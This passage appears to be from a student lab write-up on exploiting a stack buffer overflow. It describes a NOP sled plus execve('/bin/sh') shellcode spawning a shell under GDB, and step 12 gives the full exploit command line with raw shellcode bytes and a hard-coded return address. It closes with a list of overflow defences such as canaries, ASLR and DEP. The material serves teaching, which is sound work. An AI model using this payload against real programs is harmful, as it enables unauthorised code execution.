


The payload executed successfully and it overflowed the buffer, overwrote the saved return address (RIP), and redirected execution into the NOP sled, eventually running injected `/bin/sh` shellcode. As shown, GDB reports *"process is executing new program: /usr/bin/dash"*, which means the shellcode performed an `execve("/bin/sh")` system call and replaced the vulnerable program with a real shell. After this, we typed `whoami` and got **"viditgala"**, confirming that the exploit worked and we now have an interactive shell spawned directly from the buffer overflow attack. **So the exploit worked.**

12)./overflow $(python3 -c "import sys; sys.stdout.buffer.write(b'\x90'*200 + b'\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\xb0\x3b\x0f\x05' + b'A'*40 + b'\x1c\xdc\xff\xff\xff\x7f')")

When we run the exploit **outside GDB**, the overwritten return address no longer points to a valid stack address, so the program jumps into an invalid memory location instead of your NOP sled.

This invalid jump causes the CPU to raise a **segmentation fault**, because the process tries to execute code at an address it is not allowed to access.



Techniques to avoid stack overflow?

Bounds Checking

- Programs verify the length of input data and ensure that no data is written beyond the allocated memory buffer.
- Especially important in lower-level languages like C and C++ where manual memory management is required.

Safe Library Functions

- Use safer alternatives such as `strncpy()`, `snprintf()`, or modern secure string-handling libraries.
- These functions help prevent accidental buffer overflow by limiting the number of characters written.

Stack Canaries

- Special values placed before the return address on the stack.
- If a buffer overflow modifies this value, the program detects corruption before returning from the function, preventing exploitation.

Address Space Layout Randomization (ASLR)

- Randomizes memory addresses each time a program runs.
- Makes it more difficult for attackers to predict the location of executable code or injected payloads.

Data Execution Prevention (DEP) / Executable Space Protection

- Marks specific memory regions (like the stack or heap) as non-executable.
- Prevents injected data or malicious code from being executed.

Compiler-Level Defenses

- Use compiler flags such as `-fstack-protector` and `-D_FORTIFY_SOURCE` (in GCC) to automatically add protection mechanisms during compilation.

Memory-Safe Languages

- Writing code in languages like **Java** or **Rust** that provide built-in memory safety features helps prevent overflows at the language level.

Static and Dynamic Code Analysis

- Employ code analysis tools to detect vulnerabilities at compile-time (static analysis) and during runtime (dynamic analysis).

- Helps identify unsafe memory operations and potential overflow conditions.